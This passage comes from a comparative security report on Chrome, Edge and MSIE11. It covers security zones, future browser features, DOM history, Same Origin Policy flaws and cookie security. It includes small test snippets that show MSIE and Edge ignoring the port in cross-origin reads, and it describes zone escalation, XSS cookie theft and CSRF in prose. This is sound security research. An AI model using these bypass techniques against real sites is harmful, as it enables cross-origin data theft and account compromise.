
The templates can be selected from the security settings by using the ruler and picking a template. This approach replaces going for a more fine-grained setup and checking or unchecking boxes of security and privacy features item by item. The five zones are as follows:

1. **Local Intranet Zone[144]**. This zone is meant for pages that are being loaded from either a private IP range or an origin without an FQDN[145] which would indicate an Internet Website. Intranet Websites have special powers and are assumed to be more trustable than Internet Websites. The security settings template for this Zone is the "Medium-Low" template, implying that the Zone settings are not too dissimilar from the ones used by the Internet Zone. In other words, Intranet websites can only do a bit more than Internet websites (even though interesting actions can occur in an XSS context). A malicious website might have ways to pretend being on the Intranet to escalate privileges with user's consent and this scenario will be elaborated upon later.

2. **Trusted Sites Zone[146]**. The Trusted Sites Zone was meant for pages that a user or administrator explicitly trusts. An origin (with SSL/TLS mandatory unless specified

---

[144] https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx#intranet
[145] https://kb.iu.edu/d/aiuv
[146] https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx#trusted

Fine penetration tests for fine websites

otherwise) needs to be added explicitly to this Zone and there is no known tricks available where an attacker can add a website here by making it look or behave in a certain way. The Trusted Site Mode once used the security template called "Low", meaning almost no security safeguards existed. Trusted sites can, for example, send arbitrary requests to other origins and read the response. This of course means that the Trusted Site Mode had no actual SOP back then. Meanwhile, for MSIE11 on Windows 10, the Trusted Site Zone is the same as the Internet Zone: there is no actual benefits anymore unless specified otherwise with the security settings. Today trusted Sites have access to very specific feature sets, such as, for example, CSS expressions. Those have been banned from normal websites in MSIE11 and, despite still being implemented, are not available in the Internet Zone any more even if a website is being rendered in a legacy document mode. Only if a website is being placed in the Trusted Site mode, CSS expressions can still be used.

3. **Internet Zone[147].** The Internet Zone is the most commonly used zone for websites. It makes used of the security template labelled "Medium". Websites in this Zone pretty much behave like websites in any other browser. They can script, they can style, and they can send requests but the SOP applies, as do all other default-on security features that allow for safer browsing.

4. **Restricted Sites Zone[148].** This Zone has already been covered in this paper, specifically in connection to the iframe with the security attribute. The Zone is doing exactly the same as websites loaded in such iframes. No scripting, no plugins, no focus stealing. The security template dedicated to this Zone is called "High" and tries to prevent whatever an attacker would be able to do to harm or annoy the user by means of a rogue website. While this sounds quite reliable, it needs to be mentioned that a click on a link on a website loaded in the Restricted Sites Zone can open another website that runs outside the Restricted Sites Zone, thus making bypasses trivial to accomplish. It is further possible to load an iframe from a restricted site and have it point to a malicious non-restricted site. The non-restricted malicious site can use a frame buster and replace the restricted site. The Restricted Site Zone does not propagate to the newly loaded site, which makes the protection effectively rather pointless.

5. **Local Machine Zone[149].** This zone is an interesting one as it applies to files loaded via the *file://* scheme or similar schemes that indicate that a loaded website might be coming from a local (or remote) file-system rather than a webserver's document root.

---

[147] https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx#internet
[148] https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx#restricted
[149] https://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx#local

Imagine a CDROM applied with an *autorun.inf* file that would load a HTML file directly from the CDROM to show an index or alike. In the past, this Zone was very problematic, especially if an attacker was able to jump from i.e. *http://* to *file://* via navigation, iframes or known local HTML files, or even browser error pages. In this scenario, an adversary could succeed with tremendously dangerous actions and even go as far as to execute code by using *WScript.Shell* methods[150], read file contents, and drop files on the user's hard disk. A malicious website able to trigger HTML and script to be loaded from the Local Zone pretty much meant game over for the user. This was changed in 2011 when the privileges of the Local Machine Zone (LMZ) were dramatically cropped and it was made sure that a wide range of attacks became blocked. However, the issue is still tricky and exploitable today due to the fact that many safeguards are tied to the concept of *origins* (scheme, host, port) and do not directly translate to local file system. They have to either be omitted or emulated with best effort. One major problem is connected to folder. Should a website running in the LMZ be able to send AJAX requests to other files and read the response? If so, should this also be allowed for other folders somewhere on the system or just for files in the same folder? How would plugins play along? Should Flash be allowed to load other local files? Or Windows Media Player? Not surprisingly, the LMZ has no dedicated security template but is rather build of a mix of various fine-grained settings that are as fitting as they can be for this hard to define and unstandardized security model.

Historically, attackers were motivated to find ways to traverse a certain origin from one Zone to another to be able to escalate privileges and make malicious code run in a more powerful content. Before the LMZ restrictions were implemented, it was often sufficient to jump from *http://* to *file://* and abuse the many ways of navigating to local files or SMB locations somewhere in an attacker-controlled network. This is still not an uncommon attack path today. Other attacks managed to leverage the fact that some domain providers, like the website for managing Uzbekistani domains, is available from its own TLD, meaning *https://uz/*[151]. Finding an XSS on such website would allow an attacker to inject code that would be interpreted as being run from an Intranet website and applied with privileges on MSIE.

Aside from the LMZ, all Zones can be set to be as default for all websites, as long as one picks one of the security templates provided by MSIE. In addition a user or an administrator can change single items in the templates by checking or unchecking the corresponding boxes for security customization. A lot of power can be granted with

---

[150] https://technet.microsoft.com/en-us/library/ee156605.aspx
[151] A majority of DNS servers block queries to a TLD, thus it is highly dependent on the DNS settings.

Fine penetration tests for fine websites

this approach administrators of large corporate networks. Nearly all web-security and privacy related aspects of MSIE's behavior can be configured from here. In an instant, the connected MSIE instance can be turned into either a messy "Swiss cheese", or a highly secure but almost unusable fortress. In corporate networks, detailed Zone configurations are not a rare thing to observe. Corporate laptops are commonly restricted from navigating to websites of subpar or suspect content to protect the employees from making serious career mistakes while they are checking out for photos of people in swimsuits.

It comes as a surprise that Microsoft Edge won't let users configure the Zones and can only be controlled through the less fine-grained Group Policies[152] or Microsoft Intune[153]. There seems to be no way to deactivate the XSS Filter when it is seen as a risk by administrators, nor is there any visible route to allow specific sites to be trusted while others are being restricted by default. The Edge release log[154] maintained on Wikipedia also shows no indication of Microsoft Edge developing in a direction of having an enterprise browser replacement regarding Site Zones any time soon.

Despite not supporting Security Zones officially, it should be noted that Edge still, at least partially, implements them. Paradoxically, it does not offer any form of UI to set them correctly. If a user navigates to a website on an Intranet URL (like *http://intranet/* or even the mentioned *http://uz/*), then several security features will be silently switched off. On such websites no popup blocker exists and the XSS filter is not turned on by default. Engaging in a piece by piece comparison of MSIE's Intranet Zone and the Edge's "implicit" Intranet Zone since Edge is a wild goose chase, as the latter does not even offer all the features that would be enabled in IE's Intranet Zone. The commonly shared impression has been that everything was mostly inherited and Edge just behaves like MSIE for the features that overlap. Again, there is no popup blocker, no XSS Filter. Our tests altered this conviction and illustrated that Edge does not directly inherit from MSIE's Zone Settings. Disabling the XSS Filter for the Internet Zone in MSIE only takes an effect on MSIE and not on Edge. Had this been the case, then a hardened MSIE policy might have been useful for Edge and an administrator would have been able to configure Edge at least marginally by using MSIE's settings as a proxy. This approach had to be scratched as the possibility is simply not there.

The development might hinder Edge in its quest to become an actual successor to MSIE. In a somewhat bizarre manner, it binds corporations to using MSIE11 for a very long time

---

[152] https://technet.microsoft.com/en-us/library/hh147307(v=ws.10).aspx
[153] https://www.microsoft.com/en-us/cloud-platform/microsoft-intune
[154] https://en.wikipedia.org/wiki/Microsoft_Edge#Release_history

to come as there is simply no market alternative for their needs. At the same time it was announced that Microsoft Internet Explorer is set not receive major maintenance for an extended time and is expected to reach the end of its life soon. This will effectively create a vacuum for corporations who so far relied on the Zone settings for MSIE to ensure employee security and privacy.

With Zones model constituting a proprietary Microsoft technology, Google Chrome does not support it. However, it uses the Trusted Sites list in Windows Internet Options to relax certain restrictions on the specified high-privilege sites.

Table 31. Security Zones Support

Feature	Chrome	Edge	MSIE
Security Zones	N/A	Diffused Support	Full Support

Outlook & Future Technologies

We have so far dedicated research attention to finding out how the browsers in scope implement past and contemporary security features. We also assessed how well the features are deployed and what kinds of attacks are mitigated. However, to reach a conclusion on the topic of web security features, we need to inspect the outlook and foresight. In other words, we wonder what can happen in the future in terms of our respective browser vendors' plans to tackle the topic of web security in the years to follow.

To learn more about this realm, the browser vendors' status platform pages were consulted. It was checked how many web security-related features are currently in development or under consideration for implementation. At the time of writing the following features were deemed relevant for our topic.

Table 32. Plans for future Security Features

Feature	Chrome	Edge	MSIE11
Suborigins[155]	Under Consideration	No Signals	No Signals
Permission Delegation API for iframes[156]	Under Consideration	No Signals	No Signals
Clear-Site-Data header[157]	Under Consideration	No Signals	No Signals
Subresource Integrity[158]	Supported	Under Consideration	No Signals
CSP Level 3 strict-dynamic source expression[159]	Supported	Under Consideration	No Signals
CSP upgrade-insecure-requests directive[160]	Supported	Under Consideration	No Signals
CSP 'report-to' Directive[161]	No active development	No Signals	No Signals
CSP hash expressions can match external scripts[162]	In active development	No Signals	No Signals
CSP: Hardened `nonce` content attribute[163]	In active development	No Signals	

---

[155] https://www.chromestatus.com/feature/5569465034997760
[156] https://www.chromestatus.com/feature/5670617353289728
[157] https://www.chromestatus.com/feature/4713262029471744
[158] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/subresourceintegrity/
[159] https://developer.microsoft.com/en-us/microsoft-edge/p...evel3strictdynamicsourceexpression/
[160] https://developer.microsoft.com/en-us/microsoft-edge/p...upgradeinsecurerequestsdirective/
[161] https://www.chromestatus.com/feature/5826576096690176
[162] https://www.chromestatus.com/feature/4626666856906752
[163] https://www.chromestatus.com/feature/5685968463986688

Remove AppCache from Insecure Contexts[164]	In active development	No Signals	No Signals
X-Frame-Options: SAMEORIGIN matches all ancestors	In active development	No Signals	No Signals
Encoding Standard[165]	Supported	In active development	No Signals
Service Worker[166]	Supported	In active development	No Signals

It is interesting to see that Chrome is aiming to implement security features by breaking the existing rules. A good example for that is the intention to change the default behavior for *X-Frame-Options* and eliminate all attacks that make use of the often counterintuitive default behavior for *SAMEORIGIN.* Notably, Chrome is planning to check all ancestors rather than the top frame only[167].

Note that this chapter can only allude to the situation on the ground of what is disclosed in the details featured on the corresponding platform status pages. The Chrome team seems to document these more thoroughly when compared to Edge. The latter browser's platform status page appears to receive fewer updates over comparable periods of time any mostly presents wide-scoping descriptions of feature groups. It is evident that both vendors are undertaking efforts to implement novel security features although, in relying on publicly available info, we can infer that Chrome seems to have taken the lead in this race. Needless to say, no future security enhancements aside from patching the disclosed security vulnerabilities is indicated as being planned for MSIE11. Therefore, this brief outlook can only be seen as a preliminary and general result rather than an empirical endeavor. At the end of the day, the state and quality of actual implementations can only be examined once they hit the releases.

---

[164] https://www.chromestatus.com/feature/5714236168732672
[165] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/encodingstandard
[166] https://developer.microsoft.com/en-us/microsoft-edge/platform/status/serviceworker/
[167] https://www.sjoerdlangkemper.nl/2016/07/20/block-iframe-loading/#checking-all-ancestors

Final Remarks on CSP, XFO, SRI & other Security Features

This core chapter centered on the web security features implemented by the scoped browsers. We used a comparative lens for an evaluation of how closely are the features complying with different specifications. The features chosen for the analysis broadly comprised security headers and foregrounded some of the unique features characterizing each browser.

The sheer volume of features and tests makes it extremely hard to issue a single-track verdict about browser security at large. Instead, we focus on certain impressions and, more importantly, ground our assessment in empirical data obtained through testing. Three somewhat separate conclusions can be drafted with reference to each browser and are commented on next.

First of all, MSIE is very far behind when it comes to following the latest specifications. While this should not be easily dismissed or excused, it is understandable given the compatibility reasons and having Edge as its successor. On that note, of the major weaknesses is the compatibility mode because it allows a website to downgrade the browser rendering engine and brings old attacks back to life. Even without forcing MSIE to run in compatibility mode, we can still observe a considerable number of legacy features increasing the overall feeling of being prone to modern attacks. Both MSIE-supported charset and lax MIME sniffing algorithm serve as prime examples of this worry. Besides being rooted in the past, MSIE refuses to look after the present and future. This means that certain modern mitigation features - like CSP or Subresource Integrity - are not and will not ever be supported. On a positive note, MSIE provides some unique security features, for instance within download options, which are robust enough to somewhat compensate for some of its security features' shortcomings.

Secondly, Edge can be read as a diligent yet hindered project. On the one hand, seems to dedicate a lot of effort into following the up-to-date and novel security standards. On the other hand, it cannot be set free from its MSIE predecessor. In that sense, it is inevitable that certain legacy features inherent to MSIE transpire into Edge and affect its security standards. One example would clearly entail the aforementioned MIME sniffing. Still, most modern security features of CSP and similar are supported, even though they are not kept up-to-date across all instances. It can be argued that Edge would have been better off had it been able to completely escape the shadow of MSIE.

Last but not least, Chrome stands out as a browser which follows the latest specifications seamlessly and almost without fault. Not only that, it stands out as being keen on resolving the existing issues, even if they mean extra efforts and considerable changes

on an architectural and design levels. This is evident from the behavior around the *X-Frame-Options: SAMEORIGIN* and the XSS Filter. Unique weaknesses - like DOM Clobbering via framing - are few and far between, occupying only a marginal position in the overall robust and holistic approach to web security features at Chrome.

To learn more about the overall verdict, it is recommended to refer to the final chapter called "*Results & Final Verdict*", where the strengths and weaknesses of all browsers will be detailed on without in-depth focus on the technical details.

Chapter 4. DOM Security Features

To support dynamic web pages, browsers expose the Document Object Model (DOM) API. The essence of why we need the DOM is that it allows web pages to access the document interactively. If you are not too familiar with the DOM concept, you can imagine it as a glue between the HTML and the scripting features that a website can utilize. The DOM comprise a large group of objects, properties and methods that allow scripts to interact with the HTML of the website.

Example code performing DOM Manipulations

```html
<html>
<body>
<p id="text" onclick="style.color='green';">Well, hello </p>
<script>
document.getElementById('text').innerHTML += 'reader!';
text.style.border = '1px solid red';
text.click();
</script>
</body>
</html>
```

It is thanks to the DOM that they can talk to other features like storage facilities, hardware and parts of the operating system through objects like *window*, *document* and *navigator*. As many web applications are utilizing the DOM for various tasks, securing the DOM becomes one of the most pressing topics in contemporary web security.

What needs to be remembered is that not only the DOM API itself needs to be secure, but the efforts must similarly envelop safeguarding of all of its relevant bits. With DOM being the "glue", numerous items can "stick" to it in a number of ways. For example, thinking about DOM requires us to reflect upon the HTML parsing quirks across each browser that could potentially lead to HTML injection. Similarly, the handling of cookies, and, perhaps more importantly, the Same Origin Policy (SOP) is highly dynamic and entangled with DOM security features.

An ambitious goal of this chapter is to present the different peculiarities of the DOM's connections to other aspects of web security. Specific test cases will be used to demonstrate the needed, albeit temporary, disentanglement of the DOM. We begin our argumentation with an analysis of how browsers interpret the SOP, zooming in on the role of Public Suffix List (PSL) in this process. Next, we move on to storage mechanism

and dedicate full attention to Cookies. Later we present URL-related issues, including privileged schemes, location object spoofing and encoding on location properties. Subsequent sections will tackle the issue of HTML parsing and DOM Clobbering attacks, as they can be directly exploited in the web application context. Last but not least, *sendable* headers of Cross-Origin Resource Sharing (CORS) will be investigated.

DOM Origins and History

The DOM had actually emerged from a climate of tough market competition back in the late 1990s. The two predominant browsers of that period, namely Netscape Navigator and MSIE, were fighting for market shares and believed in the power of attraction stemming from an overflow of features. The clear aim was to garner as large as possible following among the users and developers.

For the DOM, the core idea already described above was to facilitate client-side interactivity. Accomplishing that relied on creating an API that would make it as easy as possible to access HTML elements, attributes and other nodes via JavaScript (and other languages). Fostering less hassle and quicker access was solidly extended to coding efforts as well. In the very beginning, when the first implementations of the DOM were added to MSIE and Netscape around 1995 and 1996, a somewhat hasty approaches prevailed. In fact there was no such thing as a standard. The two main vendors pretty much added what they each deemed right. What we ended up with was a blob of features that are now known as DOM Level 0 or Legacy DOM[168]. From what we know today, the most typically implemented feature at that time concerned simple rollover effects for navigation items. Please take a moment to reflect on this and see how far the DOM has come. The actions taken in the 1990s were very consequential because there was absolutely no foresight about what the DOM could become in the future. In other words, the processes which affected the early-DOM remain relevant today.

Some of the features and shortcuts created for DOM Level 0 were implemented with neither security nor even interoperability in mind. As a consequence, the shadows from that area still overcast the security horizon today. Several of the ancient features will be covered in later sections of this paper as they prominently impact on our daily operations at present. These items encompass Cookie security and DOM Clobbering[169]. In a way, they are also tied to the most relevant security feature the DOM has ever caused to surface, that is the Same Origin Policy.

---

[168] https://www.quirksmode.org/js/dom0.html
[169] http://www.thespanner.co.uk/2013/05/16/dom-clobbering/

The first versions of the DOM had the goal of being feature-complete with HTML. The overarching theme was to equip developers with access to all parts of the HTML tree via JavaScript by using DOM APIs. To be able to do that, the API needed to offer ways for directly accessing or traversing to DOM nodes and HTML elements in the page markup. Furthermore, the imagined routes needed a capacity to modify elements' attributes, remove the existing ones and add new ones. The DOM Level 1 was the first version of the DOM to accomplish provision of a feature-complete API that enables access to all HTML elements and nodes. The very same version actually benefitted from being specified by the W3C[170]. The DOM Level 2[171] followed suit and provided more API methods, as well as added the event model that - with slight changes - is still being used by websites today. Despite the standardization attempts from W3C, browser vendors were still eager to create their own features and enrich what was defined by the specification with their own APIs and properties[172]. Web developers struggled in comprehending the often minor yet impactful differences. Soon thereafter JavaScript and DOM frameworks, including Prototype.JS and a few months later jQuery, started dominating the market[173]. The furnished ways for creating websites faster and in a more compatible manner by simply supplying simpler and unified abstraction layers to the DOM.

In April 2004, the W3C published their last version of the DOM specification, known as DOM Level 3[174]. Tremendous leaps made over the years meant that the DOM Level 3 incorporated events, traversal, XPath APIs, document serialization tools, and many more. After that WHATWG took over and added the DOM Level 4 specification[175] to the family of standards and specifications currently present in the debates as HTML The Living Standard. This important project is an ever-evolving set of instructions for browser vendors. It supplies detailed guidelines as to parsing and processing HTML, JavaScript, and other code. The DOM Level 4 specification is, at the time of writing, still updated on an almost daily basis.

The historical developments around the DOM are both fascinating and slightly worrisome. The latter is to be expected as we are talking about an organically grown and highly significant API. We should not forget that the first DOM installment followed no standard at all, then complied with specifications from one party (the W3C), just to be replaced with a different specifying entity in the WHATWG. The chaos is exacerbated by the fact that development is a process rather than a static, swift and universal change. What we mean

---

[170] https://www.w3.org/TR/REC-DOM-Level-1/
[171] https://www.w3.org/TR/DOM-Level-2-Core/
[172] https://msdn.microsoft.com/en-us/library/ff405926(v=vs.85).aspx
[173] https://trends.builtwith.com/javascript/jQuery
[174] https://www.w3.org/TR/DOM-Level-3-Core/
[175] https://dom.spec.whatwg.org/

is that browser vendors continued to utilize proprietary features and may still do that now. As it stands, the DOM is extremely attractive for security researches and attackers. Consequently, the first milestone in DOM security has been achieved by Amit Klein who published details on DOMXSS[176] in his 2005 paper.

The DOMXSS is a specific kind of attack. Although it is associated with the XSS family, it runs counter to reflected XSS and persistent XSS in that it often does not involve any server-side misconfiguration or vulnerabilities. This is where we find the second provenance of DOMXSS as it reminds of DOM Clobbering by happening entirely in the client. The attack uses DOM properties that are capable to turns strings into executed JavaScript, rendered HTML or otherwise executable script code. Reading Klein's paper, which is now more than a decade old, can strike us with a realization that not many things have changed in this area of attacks. Surely, though, we cannot assume that the browsers did nothing at all. Rest assured, strategies of coping with DOM attacks translated into considerable hardening of the web platform. Even so, we can still examine the attack surface that persists and make some predictions about the future.

Threats to the DOM & the Attack Surface today

The good thing is that the attack surface observable within browsers through the DOM and the extended list of features has not significantly increased in size over the years. This is, however, not the same as saying that there are no attacks out there. What we tend to see is that many of the DOMXSS attacks described by Amit Klein in 2005 resurface in late 2010s in roughly the same shape and form. Similarly, DOM Clobbering is still an issue affecting websites, libraries and browser extensions. Minor tweaks in the browsers aside, not much has changed dramatically. The tweaks, however, contribute to safer handling of the *document.domain* property, encoding of the URL characters, and security restrictions for certain DOM related APIs like *fetch()*, *history.pushState()* and others. On the opposite side of the spectrum we have the *innerHTML* property which is still not safer than it was ten years ago and assigning a JavaScript URI to most location properties still executes XSS.

We can argue that the attack surface was increased in parallel to the developments within the browsers' area. Relevant players for this discussion are the exact same libraries that aim to abstractify the DOM and place multiple layers of API methods and properties on top to make it easier for developers to build highly interactive websites. Being around almost since the beginning of the DOM, these have notable historical continuity. JQuery has become notorious in the security community for offering a new XSS sink in the dollar-method. Countless JavaScript Model View Controller (MVC) frameworks have decided

---

[176] http://www.webappsec.org/projects/articles/071105.shtml

that it was a great idea to take everything encapsulated in double-curlies from the response body and throw it right into an *eval* or sandboxes "made out of Styrofoam". These risks, however, are mentioned here more on the margins, as they are not in scope for this publication. In addition, they have been covered by many researches in great detail over the past[177] years[178]. At the end, we are not looking for different ways to access the same *eval*.

The pivotal argument at hand is - in broad terms - about continuity and difference. These days we need to face the fact that the attacks have stayed the same, but their consequences are starkly different. In the proverbial olden days, an attacker might have been able to get access to a user's Cookies via DOMXSS, thus accessing *document.cookie* or the like. Attackers could use the DOM to craft fake login forms, perform same-site Phishing attacks and harvest credentials by utilizing the browser's password manager. Today the landscape is much more populated. Metaphorically, we have moved from a relatively calm rural picture, to a dense and bustling urban jungle. This is exacerbated by the browsers meanwhile shipping several hundreds of APIs, methods and properties in the global object. Undoubtedly, the tracking all options is impossible, yet we cannot deny that they offer a grand array of opportunities to contemporary attackers. We are essentially left wondering: maybe the DOMXSS should be used to gain access to the WebCam? Or maybe it is the microphone the attacker is after and the DOM API for Speech Recognition[179] wants to be abused for that? And perhaps a new side-channel is being created by making calls to the Speech Synthesis API[180]? After all, we also cannot exclude an attacker who just wants to know where the victim is via a good old Geolocation API[181], or can we?

To reiterate, the DOM for the most part is the same mess that it was twelve years ago. On the contrary, the remarkable powers an attacker garners after a successful XSS exploit have moved us way beyond the traditionally conceived dangers. For illustration purposes, we can explore the number of properties which can be found as one employs *Object.getOwnPropertyNames(window)*.

---

[177] https://www.slideshare.net/x00mario/an-abusive-relationship-with-angularjs
[178] http://sebastian-lekies.de/slides/appsec2017.pdf
[179] https://www.google.com/intl/en/chrome/demos/speech.html
[180] http://www.moreawesomeweb.com/demos/speech_translate.html
[181] https://developer.mozilla.org/en-US/docs/Web/API/Geolocation

Table 33. Number of DOM Properties exposed in window

	Chrome	**Edge**	**MSIE11**
Number of objects via `Object.getOwnPropertyNames(window).length`	767	759	472

The scope of this paper does not let us go as far as to find out what can be done with a successful XSS exploit. Instead, we shed light on how to get there in the first place. More importantly, we document the actions and measures taken by the scoped browsers in order to make life harder for the attackers. The readers are encouraged to take a look at the Open Web Platform[182], the Web API docs[183] and other numerous resources describing the powers of the browser. At stake is the knowledge about the rich potpourri of DOM APIs and interfaces.

Same Origin Policy Implementation

We have already dedicated some attention to the Same Origin Policy (SOP) as it must be seen as located at the central security junction. There is little doubt about the SOP's fundamental role in user-security and privacy. The SOP operates as a focal safeguard a browser deploys to make sure websites cannot trick it into being able to read the response from potentially privacy-invading requests. The rationale behind the process is to have an origin defined as an entity of trust. Ever information that resides on the same origin can be read by the origin itself by default. Other origins can send requests but only read the response if the target origin explicitly permitted that action.

The origin itself is defined by the scheme (HTTP, HTTPS, etc.), the hostname (*bing.com*, *192.168.0.1*, *intranet-server*) and, last but not least, the port. The port is explicitly set as a numeric value or empty and derived from the scheme, 80 for HTTP and 443 for HTTPS. The SOP essentially specifies that only when scheme, host and port are identical, the browser is allowed to send requests and read the response. If the SOP is not satisfied, browsers can send GET, POST and several other requests across origins but reading the response is forbidden. This generally holds unless the requester is whitelisted via CORS.

Due to its ingenuity of being simple and effective, the SOP is respected by most browsers, including those in scope for this test, though some of them do so only partially. To specify, both MSIE and Edge follow a rather special interpretation of the SOP and ignore one

---

[182] https://en.wikipedia.org/wiki/Open_Web_Platform
[183] https://developer.mozilla.org/en-US/docs/WebAPI

crucial part: the port. While scheme and hostname still have to be identical to satisfy the SOP, the port is ignored, leading to an interesting extension of the available attack surface. The following code snippet illustrates this case and unveils interesting details.

test.html* residing on *http://victim.com/

```
<script>
var x;
if (window.XMLHttpRequest) { x = new XMLHttpRequest(); }
 else { x = new ActiveXObject("Microsoft.XMLHTTP"); }
x.open('GET', 'http://victim.com:8080');
x.onload = function () {
     alert(x.responseText);
}
x.onreadystatechange = function () {
     if (x.readyState == 4 && x.responseText) {
     alert(x.responseText);
     }
}
x.send(null);
</script>
```

As can be seen, loading the page in Edge and MSIE11 does not trigger any alerts but yields a security error. This seems to indicate that both browsers meanwhile fully respect the SOP and also consider the port. However, upon having a closer look, we can see that this is *not actually* the case. When MSIE is instructed to load the page in an older document mode, then the results change. Starting with document mode 9 and lower (and keeping in mind that an attacker can set this via iframe and Docmode Inheritance), MSIE will indeed be able to read the response to the off-port AJAX request and alert it. In Edge, no possibility to change document modes exist and no alert will occur.

Outcomes of this processes can also be investigated for when the resource residing on same scheme and host but different port is being loaded in an iframe. Here both MSIE and Edge allow full read access and demonstrate lacking both a complete adherence to the SOP, and a full ignorance about the port. This clearly means exposure of unnecessary attack surface. Chrome behaves correctly and respects the scheme, host and port. This is presented in a code example below.

test.html **residing on http://victim.com/**

```
<iframe
  src="http://victim.com:8080"
  onload="alert(contentDocument.body.innerHTML)"
></iframe>
```

Table 34. SOP implementation flaws

	Chrome	**Edge**	**MSIE**
SOP Implementation ignores port when using AJAX requests	No	No	IE >= 10 docmode: No IE < 10 docmode: Yes
SOP Implementation ignores port when using DOM Access (iframes etc.)	No	Yes	Yes

Contrary to the missing port restrictions in MSIE and Edge, the implementation of the somewhat magic *document.domain* functionality turned out correct for the tests carried out for this project. When a developer wishes to enable communications across subdomains, it is possible to weaken the SOP, especially with respect to the host restrictions. They can also permit communication between different subdomains, but this can only function if both involved communication partners - say *victim.com* and *different.victim.com* - agree to weaken the SOP. They do so by executing a write access to the *document.domain* property. We can follow this sequence in the code snippets below.

test.html **residing on** *http://victim.com/*

```
<script>
document.domain='victim.com'
</script>
<iframe
     src="http://different.victim.com/test2.html"
     onload="alert(contentDocument.body.innerHTML)"
></iframe>
```

test2.html **residing on** ***http://different.victim.com/***

```
<script>
document.domain='victim.com';
</script>
<p>SECRET</p>
```

Using the code shown above would be required to make cross-origin communication with different subdomains work when the requesting file is on the *different.victim.com* subdomain and the requested file resides on *victim.com*.

Table 35. Proper handling of document.domain

	Chrome	**Edge**	**MSIE**
Both origins need to change *document.domain* to the same value	Yes	Yes	Yes

It is however not always easy to determine if a domain is in fact a subdomain. For example, a domain like *foo.co.uk* may look like a subdomain of *co.uk*, wherein *co.uk* is a country code Second-Level Domain (ccSLD). If the two domains want to communicate with one another, they could, in principle, set *document.domain* to *co.uk* to relax the SOP restriction, though it would also allow other domains on *co.uk* to access the DOM. To make the matters worse, some web services allowing users to host content on a subdomain of a shared domain (e.g. *Github.io*) could also suffer from the same problem.

While it can be argued that websites should not use this method when other subdomains are not under their control, the same issue could occur in Cookie handling. Since a subdomain is allowed to set a Cookie in its parent domains, *foo.co.uk* could set a Cookie for *co.uk* and affect other domains.

The Public Suffix List (PSL) was created to resolve both issues. Initiated by Mozilla, it aims to maintain a list of public suffixes. Some examples of its usage include preventing "*supercookies*" from being set for high-level domain name suffixes and include alleviating consequences of domain highlighting in the URL address bar.

Our testing shows that all browsers honor PSL in regard to *document.domain* and cookie handling.

Table 36. Browser Support of PSL

	Chrome	**Edge**	**MSIE**
PSL honoured *document.domain* handling	Yes	Yes	Yes
PSL honoured in Cookie handling	Yes	Yes	Yes

Cookie Security

HTTP Cookies have been introduced by Lou Montulli as a concept for authentication between client and server. His now widely accepted idea came from the world of Unix programming. Montulli proposed to borrow the metaphor from "magic cookies", a Unix design used for exchanging a token between two entities. The first implementation of HTTP cookies was released in Mosaic Netscape 0.9 in mid-October of 1994. For over two decades since then, HTTP Cookies roughly remained the same. No dramatic alterations or shifts within the Cookie logic mean that we are witnessing basically the same process of the server and client each storing and exchanging a secret token over and over again, even in 2017. Notably, Montulli filed a patent in 1995 and had it granted in 1998, three years after MSIE implemented the concept[184].

Given their pivotal task, Cookies have always had a central role in web security. Their responsibility - being able to authenticate a web application's user - is by no means a small feat. Cookies are also extremely important in the context of XSS and CSRF attack classes. For XSS an attacker might want to get access to a user's Cookies for the purpose of re-using them to impersonate the targeted user. In all likelihood, the attacker would try to use JavaScript to get access to the relevant Cookie values and transfer them to a different origin. At that alternative origin, the attacker should be able to read and re-use the Cookies, hence having access equal to that of the attacked user. In that instant, impersonation is possible.

For CSRF attacks, however, an attacker would make use of the fact that browsers are very generous with sending the Cookie headers for most HTTP requests. In this scenario, simply tricking a victim into visiting a website that contains code to send requests to another website can be utilized. Since the browser attaches Cookies to those requests, the process would mean illegitimately sending requests in question as if the victim's browser had send them legitimately. Imagine an *image* element that is seemingly trying to fetch a binary resource from *example.com* but all it really does is send a request to

---

[184] https://worldwide.espacenet.com/publicationDetails/bibli...74670&KC=&FT=E&locale=en_EP#

/delete_account.php, alongside with the victim's Cookies.

